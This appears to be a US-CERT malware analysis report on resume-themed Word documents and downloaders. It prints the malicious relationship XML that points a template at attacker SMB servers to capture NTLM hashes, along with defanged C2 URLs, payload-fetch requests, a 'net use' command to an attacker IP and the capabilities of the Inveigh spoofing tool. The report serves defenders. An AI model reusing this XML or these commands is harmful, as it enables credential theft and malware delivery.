-- Begin Content "word/_rels/settings.xml.rels" --
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
```

```
            <Relationships xmlns="http[:]//schemas.openxmlformats.org/package/2006/relationships">
                  <Relationship Id="rId1337" Type="http[:]//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
                  Target="file[:]//62.8.193.206/Normal.dotm"
                  TargetMode="External"/>
            </Relationships>
-- End Content "word/_rels/settings.xml.rels" --
```

Controls Engineer.docx

Details

Name	Controls Engineer.docx
Size	19298
Type	Zip archive data, at least v2.0 to extract
MD5	31008de622ca9526f5f4a1dd3f16f4ea
SHA1	c8c8b2739fcf48c7071e41576791c1b5a9a0cb3a
ssdeep	384:F2sPE46JbzcB1mjvxqIJwpsxQVzI+GHoJSkhvnewMrKrNf+J:o8EVETmjUsqZDndMuBf6
Entropy	7.81640605196

Antivirus

McAfee	W97M/Downloader.cdg
Microsoft Security Essentials	Trojan:O97M/Inoff.A
Sophos	Troj/DocDl-JMD

Relationships

(F) Controls Engineer.docx (31008)	Connected_To	(I) 62.8.193.206

Description

This Word Document uses "Redirect to SMB" attack to steal victim credentials.

This Word Document contains an embedded file URL, "file[:]//62.8.193.206/Normal.dotm", within its relationship component "word/_rels/settings.xml.rels." When the Word Document is opened, this file URL causes Windows to automatically attempt to authenticate to the malicious SMB server at 62.8.193.206 by providing the victim's encrypted user credentials (NTLM v2 Hash) without prompting the user or without the user's knowledge. The operator may then capture the NTLM hash and attempt to crack the password used to create it via a brute force dictionary attack. If the operator is successful, they will now possess the victim's username and password and may be able to access the victim's system remotely.

The malicious SMB server has the following IP:

```
-- Begin IP --
62.8.193.206
-- End IP --
```

```
-- Begin Content "word/_rels/settings.xml.rels" --
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
            <Relationships xmlns="http[:]//schemas.openxmlformats.org/package/2006/relationships">
                  <Relationship Id="rId1337" Type="http[:]//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
                  Target="file[:]//62.8.193.206/Normal.dotm"
                  TargetMode="External"/>
            </Relationships>
-- End Content "word/_rels/settings.xml.rels" --
```

Controls Engineer.docx

Details

Name	Controls Engineer.docx
Size	19298
Type	Zip archive data, at least v2.0 to extract
MD5	8341e48a6b91750d99a8295c97fd55d5
SHA1	3ce30622afb6fac1971a8534998a1d57b1062d86
ssdeep	384:F1sPE46JbzcB1mjvxqIJwpsxQVjI+GHoJSkhvWew8rKrNfP3J:78EVETmjUsqJDWd8uBfPZ
Entropy	7.81651500038

Antivirus

McAfee	W97M/Downloader.cdg
Microsoft Security Essentials	Trojan:O97M/Inoff.A
Sophos	Troj/DocDl-JMD

Relationships

(F) Controls Engineer.docx (8341e)	Connected_To	(I) 62.8.193.206

Description

This Word Document uses "Redirect to SMB" attack to steal victim credentials.

This Word Document contains an embedded file URL, "file[:]//62.8.193.206/Normal.dotm", within its relationship component "word/_rels /settings.xml.rels." When the Word Document is opened, this file URL causes Windows to automatically attempt to authenticate to the malicious SMB server at 62.8.193.206 by providing the victim's encrypted user credentials (NTLM v2 Hash) without prompting the user or without the user's knowledge. The operator may then capture the NTLM hash and attempt to crack the password used to create it via a brute force dictionary attack. If the operator is successful, they will now possess the victim's username and password and may be able to access the victim's system remotely.

The malicious SMB server has the following IP:

-- Begin IP --
62.8.193.206
-- End IP --

```
-- Begin Content "word/_rels/settings.xml.rels" --
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
        <Relationships xmlns="http[:]//schemas.openxmlformats.org/package/2006/relationships">
            <Relationship Id="rId1337" Type="http[:]//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
            Target="file[:]//62.8.193.206/Normal.dotm"
            TargetMode="External"/>
        </Relationships>
-- End Content "word/_rels/settings.xml.rels" --
```

Controls Engineer.docx

Details

Name	Controls Engineer.docx
Size	19326
Type	Zip archive data, at least v2.0 to extract
MD5	99aa0d0eceefce4c0856532181b449b1
SHA1	1737a2c1b0d091f09f3f231ebc3da5661983c240
ssdeep	384:F1sPE46JbzcB1mjvxqIJwpsxQVjI+GHoJDUhvWew8rKrNfHJ:78EVETmjUsqJuWd8uBfp
Entropy	7.81297842972

Antivirus

McAfee	W97M/Downloader.cdg
Microsoft Security Essentials	Trojan:O97M/Inoff.A
Sophos	Troj/DocDl-JMD

Relationships

(F) Controls Engineer.docx (99aa0)	Connected_To	(I) 62.8.193.206

Description

This Word Document uses "Redirect to SMB" attack to steal victim credentials.

This Word Document contains an embedded file URL, "file[:]//62.8.193.206/Normal.dotm", within its relationship component "word/_rels /settings.xml.rels." When the Word Document is opened, this file URL causes Windows to automatically attempt to authenticate to the malicious SMB server at 62.8.193.206 by providing the victim's encrypted user credentials (NTLM v2 Hash) without prompting the user or without the user's knowledge. The operator may then capture the NTLM hash and attempt to crack the password used to create it via a brute force dictionary attack. If the operator is successful, they will now possess the victim's username and password and may be able to access the victim's system remotely.

The malicious SMB server has the following IP:

```
-- Begin IP --
62.8.193.206
-- End IP --
```

```
-- Begin Content "word/_rels/settings.xml.rels" --
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
        <Relationships xmlns="http[:]//schemas.openxmlformats.org/package/2006/relationships">
            <Relationship Id="rId1337" Type="http[:]//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
            Target="file[:]//62.8.193.206/Normal.dotm"
            TargetMode="External"/>
        </Relationships>
-- End Content "word/_rels/settings.xml.rels" --
```

Controls Engineer.docx

Details

Name	Controls Engineer.docx
Size	19326
Type	Zip archive data, at least v2.0 to extract
MD5	5acc56c93c5ba1318dd2fa9c3509d60b
SHA1	f3b8a182a3f4f51333f55e1afa4ad3d624301689
ssdeep	384:F2sPE46JbzcB1mjvxqIJwpsxQVoI+WHoJSkhvnewMrKrNfOJ:o8EVETmjUsqizndMuBfS
Entropy	7.8128329367

Antivirus

McAfee	W97M/Downloader.cdg
Microsoft Security Essentials	Trojan:O97M/Inoff.A
Sophos	Troj/DocDl-JMD

Relationships

(F) Controls Engineer.docx (5acc5)	Connected_To	(I) 62.8.193.206

Description

This Word Document uses "Redirect to SMB" attack to steal victim credentials.

This Word Document contains an embedded file URL, "file[:]//62.8.193.206/Normal.dotm", within its relationship component "word/_rels /settings.xml.rels." When the Word Document is opened, this file URL causes Windows to automatically attempt to authenticate to the malicious SMB server at 62.8.193.206 by providing the victim's encrypted user credentials (NTLM v2 Hash) without prompting the user or without the user's knowledge. The operator may then capture the NTLM hash and attempt to crack the password used to create it via a brute force dictionary attack. If the operator is successful, they will now possess the victim's username and password and may be able to access the victim's system remotely.

The malicious SMB server has the following IP:

```
-- Begin IP --
62.8.193.206
-- End IP --
```

```
-- Begin Content "word/_rels/settings.xml.rels" --
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
        <Relationships xmlns="http[:]//schemas.openxmlformats.org/package/2006/relationships">
            <Relationship Id="rId1337" Type="http[:]//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
            Target="file[:]//62.8.193.206/Normal.dotm"
            TargetMode="External"/>
        </Relationships>
-- End Content "word/_rels/settings.xml.rels" --
```

CV Controls Engineer.docx

Details

Name	CV Controls Engineer.docx

Size	19261
Type	Microsoft Word 2007+
MD5	722154a36f32ba10e98020a8ad758a7a
SHA1	2872dcdf108563d16b6cf2ed383626861fc541d2
ssdeep	384:Dk5kSg2bPvHjd1coguI38aI2TUGThYGBUvolkGDJ4LMwa7nXp:DkGMjjOn8yTUQzuw7VB37n5
Entropy	7.85923994786

Antivirus

McAfee	W97M/Downloader.cdg
BitDefender	Trojan.GenericKD.12004346
Microsoft Security Essentials	Trojan:O97M/Inoff.A
Sophos	Troj/DocDl-JMD
TrendMicro House Call	TROJ_RELSLODR.D
TrendMicro	TROJ_RELSLODR.D
Emsisoft	Trojan.GenericKD.12004346 (B)
Ahnlab	DOC/Downloader
ESET	DOC/TrojanDownloader.Agent.U trojan
Ikarus	Trojan-Downloader.MSWord.Agent

Relationships

(F) CV Controls Engineer.docx (72215)	Connected_To	(I) 5.153.58.45

Description

This Word Document uses "Redirect to SMB" attack to steal the victim's credentials.

This Word Document contains an embedded file URL, "file[:]//5.153.58.45/Normal.dotm", within its relationship component "word/_rels/settings.xml.rels." When the Word Document is opened, this file URL causes Windows to automatically attempt to authenticate to the malicious SMB server at 5.153.58.45 by providing the victim's encrypted user credentials (NTLM v2 Hash) without prompting the user or without the user's knowledge. The operator may then capture the NTLM hash and attempt to crack the password used to create it via a brute force dictionary attack. If the operator is successful, they will now possess the victim's username and password and may be able to access the victim's system remotely.

The malicious SMB server has the following IP:

-- Begin IP --
5.153.58.45
-- End IP --

```
-- Begin Content "word/_rels/settings.xml.rels" --
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
        <Relationships xmlns="http[:]//schemas.openxmlformats.org/package/2006/relationships">
            <Relationship Id="rId1337" Type="http[:]//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
            Target="file[:]//5.153.58.45/Normal.dotm"
            TargetMode="External"/>
        </Relationships>
-- End Content "word/_rels/settings.xml.rels" --
```

IPs

62.8.193.206

URI

- file[:]//62.8.193.206/Normal.dotm

Ports

- 445

Whois

Queried whois.ripe.net with "-B 62.8.193.206"...

% Information related to '62.8.193.0 - 62.8.193.255'

```
% Abuse contact for '62.8.193.0 - 62.8.193.255' is 'abuse[@]qsc.de'

inetnum:        62.8.193.0 - 62.8.193.255
netname:        NOKIA-DUeSSELDORF-NET
descr:          Nokia GmbH Nokia Networks
descr:          Heltorfer Str. 1
descr:          D-40472 Duesseldorf
country:        DE
admin-c:        AO3188-RIPE
tech-c:         KKF6-RIPE
status:         ASSIGNED PA
mnt-by:         KKF-NET-NOC
created:        1970-01-01T00:00:00Z
last-modified:  2001-09-21T23:00:27Z
source:         RIPE

role:           KKF.net AG NOC
address:        QSC AG
address:        Weidestrasse 122a
address:        D-22083 Hamburg
phone:          +49-40-668610-0
fax-no:         +49-40-668610-650
e-mail:         ncc[@]mediascape.de
admin-c:        QSC1-RIPE
tech-c:         QSC1-RIPE
nic-hdl:        KKF6-RIPE
notify:         peering[@]mediascape.de
mnt-by:         KKF-NET-NOC
created:        2002-05-02T06:12:05Z
last-modified:  2013-11-13T22:23:58Z
source:         RIPE

person:         Andreas Ordemann
address:        Nokia GmbH Nokia Networks
address:        Director MIA
address:        Heltorfer Strasse 1
address:        D-40472 Duesseldorf
phone:          +49 211 9412 1400
e-mail:         andreas.ordemann[@]nokia.com
nic-hdl:        AO3188-RIPE
mnt-by:         KKF-NET-NOC
created:        1970-01-01T00:00:00Z
last-modified:  2001-09-22T08:19:03Z
source:         RIPE
```

Relationships

(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (a6d36)
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (65a1a)
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (31008)
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (8341e)
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (99aa0)
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (5acc5)
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (038a9)
(I) 62.8.193.206	Characterized_By	(W) Queried whois.ripe.n
(I) 62.8.193.206	Related_To	(P) 445
(I) 62.8.193.206	Related_To	(U) file[:]//62.8.193.206/Normal.dotm

5.153.58.45

URI

- file[:]//5.153.58.45/Normal.dotm

Ports

- 445

Whois

```
Domain Name: sl-reverse.com
Registry Domain ID: 1931372850_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.corporatedomains.com
Registrar URL: www[.]cscprotectsbrands.com
Updated Date: 2017-05-18T05:15:16Z
Creation Date: 2015-05-22T13:54:48Z
Registrar Registration Expiration Date: 2018-05-22T13:54:48Z
Registrar: CSC CORPORATE DOMAINS, INC.
Registrar IANA ID: 299
Registrar Abuse Contact Email: domainabuse[@]cscglobal.com
Registrar Abuse Contact Phone: +1.8887802723
Domain Status: clientTransferProhibited http[:]//www[.]icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: IBM Corporation
Registrant Organization: International Business Machines Corporation
Registrant Street: New Orchard Road
Registrant City: Armonk
Registrant State/Province: NY
Registrant Postal Code: 10504
Registrant Country: US
Registrant Phone: +1.9147654227
Registrant Phone Ext:
Registrant Fax: +1.9147654370
Registrant Fax Ext:
Registrant Email: dnsadm[@]us.ibm.com
Registry Admin ID:
Admin Name: IBM Corporation
Admin Organization: International Business Machines (IBM)
Admin Street: New Orchard Road
Admin City: Armonk
Admin State/Province: NY
Admin Postal Code: 10598
Admin Country: US
Admin Phone: +1.9147654227
Admin Phone Ext:
Admin Fax: +1.9147654370
Admin Fax Ext:
Admin Email: dnsadm[@]us.ibm.com
Registry Tech ID:
Tech Name: IBM Corporation
Tech Organization: International Business Machines (IBM)
Tech Street: New Orchard Road
Tech City: Armonk
Tech State/Province: NY
Tech Postal Code: 10598
Tech Country: US
Tech Phone: +1.9192544441
Tech Phone Ext:
Tech Fax: +1.9147654370
Tech Fax Ext:
Tech Email: dnstech[@]us.ibm.com
Name Server: ns2.networklayer.com
Name Server: ns1.softlayer.net
Name Server: ns2.softlayer.net
Name Server: ns1.networklayer.com
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
```

Relationships

(I) 5.153.58.45	Connected_From	(F) CV Controls Engineer.docx (72215)
(I) 5.153.58.45	Characterized_By	(W) Domain Name: sl-reve
(I) 5.153.58.45	Related_To	(P) 445
(I) 5.153.58.45	Related_To	(U) file[:]//5.153.58.45/Normal.dotm

Relationship Summary

(F) Controls Engineer.docx (a6d36)	Connected_To	(I) 62.8.193.206
(F) Controls Engineer.docx (038a9)	Connected_To	(I) 62.8.193.206
(F) Controls Engineer.docx (65a1a)	Connected_To	(I) 62.8.193.206
(F) Controls Engineer.docx (31008)	Connected_To	(I) 62.8.193.206
(F) Controls Engineer.docx (8341e)	Connected_To	(I) 62.8.193.206
(F) Controls Engineer.docx (99aa0)	Connected_To	(I) 62.8.193.206
(F) Controls Engineer.docx (5acc5)	Connected_To	(I) 62.8.193.206
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (a6d36)
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (65a1a)
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (31008)
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (8341e)
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (99aa0)
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (5acc5)
(I) 62.8.193.206	Connected_From	(F) Controls Engineer.docx (038a9)
(I) 62.8.193.206	Characterized_By	(W) Queried whois.ripe.n
(I) 62.8.193.206	Related_To	(P) 445
(I) 62.8.193.206	Related_To	(U) file[:]//62.8.193.206/Normal.dotm
(F) CV Controls Engineer.docx (72215)	Connected_To	(I) 5.153.58.45
(I) 5.153.58.45	Connected_From	(F) CV Controls Engineer.docx (72215)
(I) 5.153.58.45	Characterized_By	(W) Domain Name: sl-reve
(I) 5.153.58.45	Related_To	(P) 445
(I) 5.153.58.45	Related_To	(U) file[:]//5.153.58.45/Normal.dotm
(W) Queried whois.ripe.n	Characterizes	(I) 62.8.193.206
(W) Domain Name: sl-reve	Characterizes	(I) 5.153.58.45
(P) 445	Related_To	(I) 62.8.193.206
(P) 445	Related_To	(I) 5.153.58.45
(U) file[:]//62.8.193.206/Normal.dotm	Related_To	(I) 62.8.193.206
(U) file[:]//5.153.58.45/Normal.dotm	Related_To	(I) 5.153.58.45

Mitigation Recommendations

US-CERT recommends monitoring activity to the following domain(s) and/or IP(s) as a potential indicator of infection:

- 5.153.58.45
- 62.8.193.206

US-CERT would like to remind users and administrators of the following best practices to strengthen the security posture of their organization's systems:

- Maintain up-to-date antivirus signatures and engines.
- Restrict users' ability (permissions) to install and run unwanted software applications.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Keep operating system patches up-to-date.
- Enable a personal firewall on agency workstations.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumbdrives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats; implement appropriate ACLs.

Contact Information

- 1-888-282-0870
- soc@us-cert.gov (UNCLASS)
- us-cert@dhs.sgov.gov (SIPRNET)
- us-cert@dhs.ic.gov (JWICS)

US-CERT continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://forms.us-cert.gov/ncsd-feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact US-CERT and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the US-CERT Security Operations Center at 1-888-282-0870 or soc@us-cert.gov.

Can I submit malware to US-CERT? Malware samples can be submitted via three methods. Contact us with any questions.

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov/malware (anonymous)

US-CERT encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on US-CERT's homepage at www.us-cert.gov.

NCCIC
NATIONAL CYBERSECURITY AND COMMUNICATIONS INTEGRATION CENTER
US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Malware Initial Findings Report (MIFR) - 10127623

2017-10-13

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. The DHS does not endorse any commercial product or service, referenced in this bulletin or otherwise.

This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol, see http://www.us-cert.gov/tlp/.

Summary

Description

Submission included 11 unique files. These files include downloaders, a Remote Access Tool, and a PowerShell LLMNR/mDNS/NBNS spoofer, which may be utilized to spread laterally on a compromised Windows computer network.

Files

Processed	11 04738ca02f59a5cd394998a99fcd9613 (s.exe) 3b6c3df08e99b40148548e96cd1ac872 (n.zip.dv9vpwt.partial) 5dbef7bddaf50624e840ccbce2816594 (Inveigh-Relay.ps1) 61c909d2f625223db2fb858bbdf42a76 (svcsrv.bat) 61e2679cd208e0a421adc4940662c583 (list.txt) 7dbfa8cbb39192ffe2a930fc5258d4c1 (SD.bat) 8943e71a8c73b5e343aa9d2e19002373 (ntdll.exe) a07aa521e7cafb360294e56969eda5d6 (d.js) aa905a3508d9309a93ad5c0ec26ebc9b (Inveigh.ps1) aeee996fd3484f28e5cd85fe26b6bdcd (Ps.exe) ba756dd64c1147515ba2298b6a760260 (goo-AA021-1468346915-00-50-56-A5-34-B3.js)

IPs

Identified	13 187.130.251.249 184.154.150.66 2.229.10.193 41.78.157.34 176.53.11.130 82.222.188.18 130.25.10.158 41.205.61.221 5.150.143.107 193.213.49.115 195.87.199.197 167.114.44.147 5.153.58.45

Files

d.js

Details

Name	d.js
Size	5575
Type	ASCII text, with very long lines, with CRLF line terminators
MD5	a07aa521e7cafb360294e56969eda5d6
SHA1	efdef52f017eaac4843aab506a39ac2dbf96aee5
ssdeep	96:UokaYaEWa2aG26RmGnNWLS0OTf3Yzm2f/4m /tO3hkPXW6Wv59a0SNm98Xv:UZf6ZNWLS0OL3Yzm2n4KckPG6S90uiv
Entropy	6.07484379527

Antivirus

NANOAV	Trojan.Script.Heuristic-js.iacgm

Relationships

(F) d.js (a07aa)	Connected_To	(I) 187.130.251.249
(F) d.js (a07aa)	Connected_To	(I) 184.154.150.66

Description

This artifact is a JavaScript file designed to download and install a malicious payload onto a compromised system. The file contains RC4 encrypted and Base64 encoded JavaScript methods, objects, and command strings. During runtime, the malware will Base64 decode and RC4 decrypt its methods, objects, and command strings. Displayed below are sample strings observed:

```
--Begin strings—-
"http[:]//187.130.251.249/img/bson021.dat"
"for /f \"tokens=*\" %f IN ('where /r \"c:\\progra~1\\Microsoft Office\" winword.exe') do (start winword \"%f\") 2> nul && exit"
"\\mf.rcl"
"cmd /C getmac /NH > \""
"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\InstallDate"
"net use \\\\184.154.150.66"
"http[:]//187.130.251.249/img/bson021.dat?0"
"qwer111"
--End strings—-
```

Upon execution, the malware will search for and execute a Microsoft Office Word Document using the following command:

```
--Begin word doc path--
"for /f \"tokens=*\" %f IN ('where /r \"c:\\progra~1\\Microsoft Office\" winword.exe') do (start winword \"%f\") 2> nul && exit"
--End word doc path--
```

The malware will attempt to map a network drive using the following command:

```
--Begin drive--
"cmd /c net use \\\\184.154.150.66"
--End drive--
```

The malware will collect the following information from the infected system--

```
--Begin information—-
OS installed date  == via "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\InstallDate"
System date and time
MAC address = = via command "cmd /C getmac /NH > \"
--End information—-
```

The malware will attempt to download a payload from its C2 server using the following URI:

```
--Begin URI--
http[:]//187.130.251.249/img/bson021.dat?0
--End URI—
```

goo-AA021-1468346915-00-50-56-A5-34-B3.js

Details

Name	goo-AA021-1468346915-00-50-56-A5-34-B3.js
Size	3904
Type	ASCII text, with very long lines, with CRLF, LF line terminators
MD5	ba756dd64c1147515ba2298b6a760260
SHA1	e1631cd86facb5724469c19c60729a8d12a00a7f
ssdeep	96:2ta2avaYaDEcqH7HUTYNNpqQEl/zARZ729oTa:7X7UTyNghlLA7729p
Entropy	6.02539611186

Antivirus

NANOAV	Trojan.Script.Heuristic-js.iacgm

Relationships

(F) goo-AA021-1468346915-00-50-56-A5-34-B3.js (ba756)	Connected_To	(I) 187.130.251.249

Description

This artifact is a JavaScript application designed to download and install a malicious payload onto a compromised system. The file contains RC4 encrypted and Base64 encoded JavaScript methods, objects, and command strings. Upon execution, the malware will attempt to download a payload from its C2 server using the following URI:

```
--Begin URI—-
http[:]//187.130.251.249/img/blob021.dat?sd=goo&1
--End URI—-
```

The following is a sample GET request observed during analysis:

```
--Begin request—-
GET /img/blob021.dat?sd=goo&1 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E)
Host: 187.130.251.249
Connection: Keep-Alive
--End request—-
```

The payload the malware attempted to download was not available for analysis.

ntdll.exe

Details

Name	ntdll.exe
Size	1138176
Type	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed
MD5	8943e71a8c73b5e343aa9d2e19002373
SHA1	092de09e2f346b81a84113734964ad10284f142d
ssdeep	24576:8ehp+MLzB2M6ewgsKR2/sNl+BNsjJX34grzNkHAgjZgC4bGB9qsY:Hh7LwoR9Nl+irygoYbGB9qs
Entropy	7.9207919423

Antivirus

McAfee	Generic trojan.i
Cyren	W32/Trojan.ORCW-8666
Zillya!	Trojan.Agentb.Win32.18262
ClamAV	Win.Downloader.Razy-6336114-0
BitDefender	Gen:Variant.Zusy.247207
Microsoft Security Essentials	Trojan:Win32/Groooboor
Sophos	Troj/Agent-AWTV
TrendMicro House Call	TROJ_FR.782FC531

TrendMicro	TROJ_FR.782FC531
Emsisoft	Gen:Variant.Zusy.247207 (B)
Avira	TR/Agent.bvofo
Ahnlab	Trojan/Win32.Agent
ESET	a variant of Generik.GSOZLWO trojan
NANOAV	Trojan.Win32.Agent.eoqrbq
Quick Heal	Genvariant.Razy
Ikarus	Trojan.SuspectCRC

PE Information

Compiled	1970-01-01T00:00:00Z

PE Sections

Name	MD5	Raw Size	Entropy
(header)	f6446f2d2487929d672f5c564d88ea5e	512	2.65327458211
UPX0	d41d8cd98f00b204e9800998ecf8427e	0	0.0
UPX1	2c0d0688b7ee403a2340a2c71cfc9164	1137152	7.9214700728
UPX2	71cff14862d2727fc0999611b6248dc4	512	2.76447625028

Packers

Name	Version	Entry Point
UPX -> www[.]upx.sourceforge.net	NA	NA

Relationships

(F) ntdll.exe (8943e)	Connected_To	(I) 2.229.10.193
(F) ntdll.exe (8943e)	Connected_To	(I) 41.78.157.34
(F) ntdll.exe (8943e)	Connected_To	(I) 176.53.11.130
(F) ntdll.exe (8943e)	Connected_To	(I) 82.222.188.18
(F) ntdll.exe (8943e)	Connected_To	(I) 130.25.10.158
(F) ntdll.exe (8943e)	Connected_To	(I) 41.205.61.221
(F) ntdll.exe (8943e)	Connected_To	(I) 5.150.143.107
(F) ntdll.exe (8943e)	Connected_To	(I) 193.213.49.115
(F) ntdll.exe (8943e)	Connected_To	(I) 195.87.199.197

Description

When executed this file attempts to download the file "DefaultForm.aspx."

```
--Begin Example of GET Request--
GET /aspnet_client/system_web/4_0_30319/update/DefaultForm.aspx?9bf=04631fbd3f402316f0a006b997863998&pfr=881456FCno&
771=29c7ac4b37168dc9e0e246ca915da8b0 HTTP/1.1
Host: 5.150.143.107
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
--End Example of GET Request--
```

When the running process was dumped, the following IP addresses were found in memory:

```
--Begin URIs--
http[:]//2.229.10.193/aspnet_client/system_web/4_0_30319/update/DefaultForm.txt
http[:]//41.78.157.34/aspnet_client/system_web/4_0_30319/update/DefaultForm.txt
http[:]//176.53.11.130/aspnet_client/system_web/4_0_30319/update/DefaultForm.txt
http[:]//82.222.188.18/aspnet_client/system_web/4_0_30319/update/DefaultForm.txt
http[:]//130.25.10.158/aspnet_client/system_web/4_0_30319/update/DefaultForm.aspx
http[:]//41.205.61.221/aspnet_client/system_web/4_0_30319/update/DefaultForm.aspx
http[:]//5.150.143.107/aspnet_client/system_web/4_0_30319/update/DefaultForm.aspx
http[:]//193.213.49.115/aspnet_client/system_web/4_0_30319/update/DefaultForm.aspx
http[:]//195.87.199.197/aspnet_client/system_web/4_0_30319/update/DefaultForm.aspx
--End URIs--
```

The file, DefaultForm.aspx was not available for analysis.

s.exe

Details

Name	s.exe
Size	87552
Type	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
MD5	04738ca02f59a5cd394998a99fcd9613
SHA1	65fcc51f70b2213bce4d39de56646795fd62d169
ssdeep	768:iRCfDUNMlhl80TrHo7YAoEDjAnXTcK8ZU9qZU9PmTb0yQUNJ:i+D3RLo7Y1ozptwQNJ
Entropy	5.41428754686

Antivirus

NANOAV	Trojan.Win32.Cometer.elejou
Ikarus	Trojan.Win32.Gupboot
AVG	Crypt6.ANUS

PE Information

Compiled	2017-04-13T19:42:24Z

PE Sections

Name	MD5	Raw Size	Entropy
(header)	e83f44e61ca2dde6f1a992958980551d	1024	1.76593925519
.text	fdf2016a74a2710c7b3616d394d41872	17920	6.73155298765
.rdata	1088dc879bfeec6d83d0499c798bb7d3	8704	4.66165724289
.data	4f595559a69e81208f8d5910b4ca9776	3072	2.46079202491
.rsrc	6986a9d74f2935b3df5dd1165ebcfbf2	49664	4.29254828795
.reloc	64f6f513a48c98c5a6b16a2f266978dd	7168	6.85633135524

Packers

Name	Version	Entry Point
Microsoft Visual C++ ?.?	NA	NA

Relationships

(F) s.exe (04738)	Connected_To	(I) 167.114.44.147

Description

This artifact is a malicious executable designed to download and install a malicious payload onto a compromised system. Upon execution, the malware will attempt to download the payload from its C2 server using the following URI:

```
--Begin URI—
https[:]//167.114.44.147/A56WY
--End URI--
```

The following is a sample GET request observed during analysis:

```
--Begin Example GET Request--
GET /A56WY HTTP/1.1
Host: 167.114.44.147
Connection: Keep-Alive
Cache-Control: no-cache
--End Example GET Request--
```

The malware attempts to download and execute this payload directly in memory. The payload the malware attempted to download was not available for analysis.

Inveigh.ps1

Details

Name	Inveigh.ps1
Size	202957

Type	ASCII text
MD5	aa905a3508d9309a93ad5c0ec26ebc9b
SHA1	c8791bcebaea85e9129e706b22e3bda43f762e4a
ssdeep	1536:+2ShI15AJLhZpaaOoMeX+sK+9rThT8JqRl+dQ:RShI15AJLhZpaaOy+89rThT8JqRYdQ
Entropy	4.67120886515

Antivirus

Cyren	Application.VKJJ
BitDefender	Application.Hacktool.TP
Sophos	Troj/PwShl-A
TrendMicro House Call	TROJ_FR.3F8FBFE1
TrendMicro	TROJ_FR.3F8FBFE1
Emsisoft	Application.Hacktool.TP (B)

Relationships

(F) Inveigh.ps1 (aa905)	Related_To	(F) Inveigh-Relay.ps1 (5dbef)
(F) Inveigh.ps1 (aa905)	Related_To	(F) svcsrv.bat (61c90)

Description

Inveigh runs under Windows PowerShell. The program is capable of performing Man-in-the-middle attacks to capture HTTP, HTTPS, Proxy, and SMB traffic. Inveigh will also spoof LLMNR, mDNS, and NBNS traffic. The program is available on GitHub and uses elements of the Metasploit framework.

Captured traffic or data can be output to the console or sent to a file. By default, the output file is called "Inveigh-Log." The program contains an extensive customizable toolset that has the following capabilities:

--Begin capabilities--
Capture authentication session through a designator browser session
Identify and capture traffic based on User-agent string
Capture authentication for proxies
Customize redirects by hostname or IP address
Generate SSL certificates to capture HTTPS traffic
--End capabilities--

By default, Inveigh will proxy data over TCP Port 8492. Displayed below are documented parameters within the PowerShell script:

--Begin Documented Parameters—-
.PARAMETER HTTPS
Default = Disabled: (Y/N) Enable/Disable HTTPS challenge/response capture. Warning, a cert will be installed in
